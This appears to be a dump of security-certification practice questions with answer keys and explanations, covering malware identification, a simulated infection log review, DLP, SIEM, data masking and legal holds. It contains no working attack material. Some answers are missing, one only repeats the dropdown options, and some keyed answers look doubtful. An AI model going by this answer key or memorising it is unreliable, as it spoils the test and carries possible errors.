Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.

INSTRUCTIONS

Not all attacks and remediation actions will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	▼ Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	▼ Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	▼ Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	▼ Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	▼ Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	▼ Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	▼ Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	▼ Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	▼ Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	▼ Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

Answer:

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

QUESTION 45


Hotspot Question

You are a security administrator investigating a potential infection on a network.

INSTRUCTIONS

Click on each host and firewall. Review all logs to determine which host originated the infection and then identify if each remaining host is clean or infected.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



```
192.168.10.22
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 2:31 Warn Scheduled scan disabled by process svch0st.exe
4/18/2019 2:32 Warn Scheduled update disabled by process scvh0st.exe
```


192.168.10.37 x

```
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Info Update available v10.2.3.4440
4/18/2019 14:33 Info Downloading update
4/18/2019 14:35 Info Definition update complete
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File found svch0st.exe match definition v10.2.3.4440
4/18/2019 14:37 Warn File quarantined svch0st.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:39 Info Scanning services
```

192.168.10.41

4/17/2019 14:36 Info Scan start

4/17/2019 14:37 Info Scanning system files

4/17/2019 14:38 Info Scanning temporary files

4/17/2019 14:39 Info Scanning services

4/17/2019 14:40 Info Scanning boot sector

4/17/2019 14:41 Info Scan complete

4/17/2019 14:42 Info Files removed: 0

4/17/2019 14:43 Info Files quarantined: 0

4/17/2019 14:44 Info Boot sector: clean

4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30

4/18/2019 14:30 Info Scheduled scan initiated

4/18/2019 14:31 Info Checking for update

4/18/2019 14:32 Info No update available

4/18/2019 14:33 Info Checking for definition update

4/18/2019 14:34 Error Unable to reach update server

4/18/2019 14:35 Info Scan type = full

4/18/2019 14:36 Info Scan start

4/18/2019 14:37 Info Scanning system files

4/18/2019 14:37 Warn File svch0st.exe match heuristic pattern 0c09488c08d0f3k

4/18/2019 14:37 Error Unable to quarantine file svch0st.exe

4/18/2019 14:38 Info Scanning temporary files

4/18/2019 14:39 Info Scanning services

4/18/2019 14:40 Info Scanning boot sector

4/18/2019 14:41 Info Scan complete

4/18/2019 14:42 Info Files removed: 0

4/18/2019 14:43 Info Files quarantined: 0

4/18/2019 14:43 Warn File quarantine file

4/18/2019 14:44 Info Boot sector: clean

4/18/2019 14:45 Info Next scheduled scan: 4/19/2019 14:30

Firewall								
Timestamp	Source	Destination	Destination Port	Application	Action	Client Bytes	Server Bytes	
4/17/2019 16:01:44	10.10.9.18	57.203.54.183	443	ssl	Permit	6953	99427	
4/17/2019 16:01:58	192.168.10.37	57.203.54.221	443	ssl	Permit	9301	199386	
4/17/2019 16:17:06	192.168.10.22	10.10.9.12	135	rpc	Permit	175	1504	
4/17/2019 16:27:36	192.168.10.41	10.10.9.12	445	smbv1	Permit	345	34757	
4/17/2019 16:28:06	10.10.9.12	192.168.10.41	135	rpc	Permit	754	4771	
4/17/2019 16:33:31	10.10.9.18	192.168.10.22	135	rpc	Permit	643	2355	
4/17/2019 16:35:36	192.168.10.37	10.10.9.12	135	smbv2	Permit	649	5644	
4/17/2019 23:58:36	10.10.9.12	192.168.10.41		icmp	Permit	128	128	
4/17/2019 23:58:43	10.10.9.12	192.168.10.22		icmp	Permit	128	128	
4/17/2019 23:58:45	10.10.9.12	192.168.10.37		icmp	Permit	128	128	
4/18/2019 2:31:36	10.10.9.18	192.168.10.41	445	smbv2	Permit	1874	23874	
4/18/2019 2:31:45	192.168.10.22	57.203.55.29	8080	http	Permit	7203	75997	
4/18/2019 2:31:51	10.10.9.18	57.203.56.201	443	ssl	Permit	9953	199730	
4/18/2019 2:31:02	192.168.10.22	57.203.55.234	443	http	Permit	4937	84937	
4/18/2019 2:39:11	192.168.10.41	57.203.53.89	8080	http	Permit	8201	133183	
4/18/2019 2:39:12	10.10.9.18	57.203.55.19	8080	ssl	Permit	1284	9102854	
4/18/2019 2:39:32	192.168.10.37	57.203.56.113	443	ssl	Permit	9341	9938	
4/18/2019 13:37:36	192.168.10.22	10.10.9.18	445	smbv3	Permit	1874	23874	
4/18/2019 13:39:43	192.168.10.22	10.10.9.18	135	rpc	Permit	673	41358	
4/18/2019 13:45:04	10.10.9.18	192.168.10.37	135	rpc	Permit	693	1952	
4/18/2019 13:47:44	10.10.9.12	192.168.10.41	445	smbv3	Permit	482	3505	
4/18/2019 13:52:57	10.10.9.18	192.168.10.22	135	rpc	Permit	545	9063	
4/18/2019 13:53:01	192.168.10.37	10.10.9.12	335	smbv3	Permit	876	8068	
4/18/2019 14:30:04	10.10.9.12	57.203.56.231	443	ssl	Permit	9901	199730	
4/18/2019 14:30:04	192.168.10.37	57.203.56.143	443	ssl	Permit	10092	209938	

```
10.10.9.12
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Info Update available v10.2.3.4440
4/18/2019 14:33 Info Downloading update
4/18/2019 14:35 Info Definition update complete
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File found svchost.exe match definition v10.2.3.4440
4/18/2019 14:37 Warn File quarantined svchost.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:38 Info Scanning boot sector
```

10.10.9.18

×

4/17/2019 14:30 Info Scheduled scan initiated

4/17/2019 14:31 Info Checking for update

4/17/2019 14:32 Info No update available

4/17/2019 14:33 Info Checking for definition update

4/17/2019 14:34 Info No definition update available

4/17/2019 14:35 Info Scan type = full

4/17/2019 14:36 Info Scan start

4/17/2019 14:37 Info Scanning system files

4/17/2019 14:38 Info Scanning temporary files

4/17/2019 14:39 Info Scanning services

4/17/2019 14:40 Info Scanning boot sector

4/17/2019 14:41 Info Scan complete

4/17/2019 14:42 Info Files removed: 0

4/17/2019 14:43 Info Files quarantined: 0

4/17/2019 14:44 Info Boot sector: clean

4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30

4/18/2019 14:30 Info Scheduled scan initiated

4/18/2019 14:31 Info Checking for update

4/18/2019 14:32 Info No update available

4/18/2019 14:33 Info Checking for definition update

4/18/2019 14:34 Error Unable to reach update server

4/18/2019 14:35 Info Scan type = full

4/18/2019 14:36 Info Scan start

4/18/2019 14:37 Info Scanning system files

4/18/2019 14:37 Warn File svchost.exe match heuristic pattern 0c09488c08d0f3k


4/18/2019 14:37 Error Unable to quarantine file svchost.exe

4/18/2019 14:38 Info Scanning temporary files


4/18/2019 14:39 Info Scanning services

4/18/2019 14:40 Info Scanning boot sector

4/18/2019 14:41 Info Scan complete



Answer:



Explanation:

192.168.10.22 - origin - it has started infection first.
 192.168.10.37 - clean - it is able to get new updates and quarantine malicious file.
 192.168.10.41 - infected - it was not able to quarantine infected file.
 10.10.9.12 - clean - it is able to get new updates and quarantine malicious file.
 10.10.9.18 - infected - it was not able to get new update and quarantine file.

QUESTION 46

Which of the following vulnerabilities is exploited when an attacker overwrites a register with a malicious address?

- A. VM escape
- B. SQL injection
- C. Buffer overflow
- D. Race condition

Answer: C

Explanation:

A buffer overflow is a vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. A register is a small storage area in the CPU that holds temporary data or instructions. An attacker can exploit a buffer overflow to overwrite a register with a malicious address that points to a shellcode, which is a piece of code that gives the attacker control over the system. By doing so, the attacker can bypass the normal execution flow of the application and execute arbitrary commands.

QUESTION 47

Which of the following would be the best way to handle a critical business application that is running on a legacy server?

- A. Segmentation
- B. Isolation
- C. Hardening
- D. Decommissioning

Answer: A

Explanation:

The device is STILL running a critical application. therefore it needs to be connected to the network. a compensating mechanism for this scenario would be segmentation as this would limit the ability of an attacker to pivot from the vulnerable server to the rest of the network.as possible.

QUESTION 48

Which of the following describes the process of concealing code or text inside a graphical image?

- A. Symmetric encryption
- B. Hashing
- C. Data masking
- D. Steganography

Answer: D

Explanation:

Steganography is the process of hiding information within another medium, such as an image, audio, video, or text file. The hidden information is not visible or noticeable to the casual observer, and can only be extracted by using a specific technique or key. Steganography can be used for various purposes, such as concealing secret messages, watermarking, or evading detection by antivirus software.

QUESTION 49

After a company was compromised, customers initiated a lawsuit. The company's attorneys have requested that the security team initiate a legal hold in response to the lawsuit. Which of the following describes the action the security team will most likely be required to take?

- A. Retain the emails between the security team and affected customers for 30 days.
- B. Retain any communications related to the security breach until further notice.
- C. Retain any communications between security members during the breach response.
- D. Retain all emails from the company to affected customers for an indefinite period of time.

Answer: B

Explanation:

A legal hold (also known as a litigation hold) is a notification sent from an organization's legal team to employees instructing them not to delete electronically stored information (ESI) or discard paper documents that may be relevant to a new or imminent legal case. A legal hold is intended to preserve evidence and prevent spoliation, which is the intentional or negligent destruction of evidence that could harm a party's case. A legal hold can be triggered by various events, such as a lawsuit, a regulatory investigation, or a subpoena.

In this scenario, the company's attorneys have requested that the security team initiate a legal hold in response to the lawsuit filed by the customers after the company was compromised. This

means that the security team will most likely be required to retain any communications related to the security breach until further notice. This could include emails, instant messages, reports, logs, memos, or any other documents that could be relevant to the lawsuit. The security team should also inform the relevant custodians (the employees who have access to or control over the ESI) of their preservation obligations and monitor their compliance. The security team should also document the legal hold process and its scope, as well as take steps to protect the ESI from alteration, deletion, or loss.

QUESTION 50

A network manager wants to protect the company's VPN by implementing multifactor authentication that uses:

- Something you know
- Something you have
- Something you are

Which of the following would accomplish the manager's goal?

- A. Domain name, PKI, GeoIP lookup
- B. VPN IP address, company ID, facial structure
- C. Password, authentication token, thumbprint
- D. Company URL, TLS certificate, home address

Answer: C

QUESTION 51

A security manager created new documentation to use in response to various types of security incidents. Which of the following is the next step the manager should take?

- A. Set the maximum data retention policy.
- B. Securely store the documents on an air-gapped network.
- C. Review the documents' data classification policy.
- D. Conduct a tabletop exercise with the team.

Answer: D

Explanation:

A tabletop exercise is a simulated scenario that tests the effectiveness of a security incident response plan. It involves gathering the relevant stakeholders and walking through the steps of the plan, identifying any gaps or issues that need to be addressed. A tabletop exercise is a good way to validate the documentation created by the security manager and ensure that the team is prepared for various types of security incidents.

QUESTION 52

Users at a company are reporting they are unable to access the URL for a new retail website because it is flagged as gambling and is being blocked.

Which of the following changes would allow users to access the site?

- A. Creating a firewall rule to allow HTTPS traffic
- B. Configuring the IPS to allow shopping
- C. Tuning the DLP rule that detects credit card data
- D. Updating the categorization in the content filter

Answer: D

Explanation:

A content filter is a device or software that blocks or allows access to web content based on predefined rules or categories. In this case, the new retail website is mistakenly categorized as gambling by the content filter, which prevents users from accessing it. To resolve this issue, the content filter's categorization needs to be updated to reflect the correct category of the website, such as shopping or retail. This will allow the content filter to allow access to the website instead of blocking it.

QUESTION 53

An administrator discovers that some files on a database server were recently encrypted. The administrator sees from the security logs that the data was last accessed by a domain user. Which of the following best describes the type of attack that occurred?

- A. Insider threat
- B. Social engineering
- C. Watering-hole
- D. Unauthorized attacker

Answer: A

Explanation:

An insider threat is a type of attack that originates from someone who has legitimate access to an organization's network, systems, or data. In this case, the domain user who encrypted the files on the database server is an example of an insider threat, as they abused their access privileges to cause harm to the organization. Insider threats can be motivated by various factors, such as financial gain, revenge, espionage, or sabotage.

QUESTION 54

Which of the following automation use cases would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company?

- A. Provisioning resources
- B. Disabling access
- C. Reviewing change approvals
- D. Escalating permission requests

Answer: B

Explanation:

Disabling access is an automation use case that would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company. Disabling access is the process of revoking or suspending the access rights of a user account, such as login credentials, email, VPN, cloud services, etc. Disabling access can prevent unauthorized or malicious use of the account by former employees or attackers who may have compromised the account. Disabling access can also reduce the attack surface and the risk of data breaches or leaks. Disabling access can be automated by using scripts, tools, or workflows that can trigger the action based on predefined events, such as employee termination, resignation, or transfer. Automation can ensure that the access is disabled in a timely, consistent, and efficient manner, without relying on manual intervention or human error.

QUESTION 55

A company would like to provide employees with computers that do not have access to the

internet in order to prevent information from being leaked to an online forum. Which of the following would be best for the systems administrator to implement?

- A. Air gap
- B. Jump server
- C. Logical segmentation
- D. Virtualization

Answer: A

Explanation:

To provide employees with computers that do not have access to the internet and prevent information leaks to an online forum, implementing an air gap would be the best solution. An air gap physically isolates the computer or network from any outside connections, including the internet, ensuring that data cannot be transferred to or from the system.

Air gap: A security measure that isolates a computer or network from the internet or other networks, preventing any form of electronic communication with external systems.

Jump server: A secure server used to access and manage devices in a different security zone, but it does not provide isolation from the internet.

Logical segmentation: Segregates networks using software or network configurations, but it does not guarantee complete isolation from the internet.

Virtualization: Creates virtual instances of systems, which can be isolated, but does not inherently prevent internet access without additional configurations.

QUESTION 56

Which of the following methods to secure credit card data is best to use when a requirement is to see only the last four numbers on a credit card?

- A. Encryption
- B. Hashing
- C. Masking
- D. Tokenization

Answer: C

Explanation:

Masking is a method to secure credit card data that involves replacing some or all of the digits with symbols, such as asterisks, dashes, or Xs, while leaving some of the original digits visible.

Masking is best to use when a requirement is to see only the last four numbers on a credit card, as it can prevent unauthorized access to the full card number, while still allowing identification and verification of the cardholder. Masking does not alter the original data, unlike encryption, hashing, or tokenization, which use algorithms to transform the data into different formats.

QUESTION 57

An administrator finds that all user workstations and servers are displaying a message that is associated with files containing an extension of .ryk. Which of the following types of infections is present on the systems?

- A. Virus
- B. Trojan
- C. Spyware
- D. Ransomware

Answer: D

Explanation:

Ransomware is a type of malware that encrypts the victim's files and demands a ransom for the decryption key. The ransomware usually displays a message on the infected system with instructions on how to pay the ransom and recover the files. The .ryk extension is associated with a ransomware variant called Ryuk, which targets large organizations and demands high ransoms.

QUESTION 58

A healthcare organization wants to provide a web application that allows individuals to digitally report health emergencies.

Which of the following is the most important consideration during development?

- A. Scalability
- B. Availability
- C. Cost
- D. Ease of deployment

Answer: B

Explanation:

Availability is the ability of a system or service to be accessible and usable when needed. For a web application that allows individuals to digitally report health emergencies, availability is the most important consideration during development, because any downtime or delay could have serious consequences for the health and safety of the users. The web application should be designed to handle high traffic, prevent denial-of-service attacks, and have backup and recovery plans in case of failures.

QUESTION 59

Which of the following is the best reason to complete an audit in a banking environment?

- A. Regulatory requirement
- B. Organizational change
- C. Self-assessment requirement
- D. Service-level requirement

Answer: A

Explanation:

A regulatory requirement is a mandate imposed by a government or an authority that must be followed by an organization or an individual. In a banking environment, audits are often required by regulators to ensure compliance with laws, standards, and policies related to security, privacy, and financial reporting. Audits help to identify and correct any gaps or weaknesses in the security posture and the internal controls of the organization.

QUESTION 60

A security administrator is deploying a DLP solution to prevent the exfiltration of sensitive customer data. Which of the following should the administrator do first?

- A. Block access to cloud storage websites.
- B. Create a rule to block outgoing email attachments.
- C. Apply classifications to the data.
- D. Remove all user permissions from shares on the file server.

Answer: C

Explanation:

Data classification is the process of assigning labels or tags to data based on its sensitivity, value, and risk. Data classification is the first step in a data loss prevention (DLP) solution, as it helps to identify what data needs to be protected and how. By applying classifications to the data, the security administrator can define appropriate policies and rules for the DLP solution to prevent the exfiltration of sensitive customer data.

QUESTION 61

Which of the following describes a security alerting and monitoring tool that collects system, application, and network logs from multiple sources in a centralized system?

- A. SIEM
- B. DLP
- C. IDS
- D. SNMP

Answer: A

Explanation:

SIEM stands for Security Information and Event Management. It is a security alerting and monitoring tool that collects system, application, and network logs from multiple sources in a centralized system. SIEM can analyze the collected data, correlate events, generate alerts, and provide reports and dashboards. SIEM can also integrate with other security tools and support compliance requirements. SIEM helps organizations to detect and respond to cyber threats, improve security posture, and reduce operational costs.

QUESTION 62

Which of the following are cases in which an engineer should recommend the decommissioning of a network device? (Select two).

- A. The device has been moved from a production environment to a test environment.
- B. The device is configured to use cleartext passwords.
- C. The device is moved to an isolated segment on the enterprise network.
- D. The device is moved to a different location in the enterprise.
- E. The device's encryption level cannot meet organizational standards.
- F. The device is unable to receive authorized updates.

Answer: BE

Explanation:

B. The device is configured to use cleartext passwords. This is a major security vulnerability and poses a significant risk of unauthorized access. Devices using cleartext passwords should be decommissioned and replaced with devices using secure authentication methods.

E. The device's encryption level cannot meet organizational standards. If the device cannot encrypt data to the required level, it compromises the confidentiality of sensitive information and should be decommissioned. Organizational security policies should dictate the minimum acceptable encryption level for network devices.

QUESTION 63

An administrator assists the legal and compliance team with ensuring information about customer transactions is archived for the proper time period. Which of the following data policies is the administrator carrying out?

- A. Compromise
- B. Retention
- C. Analysis
- D. Transfer
- E. Inventory

Answer: B

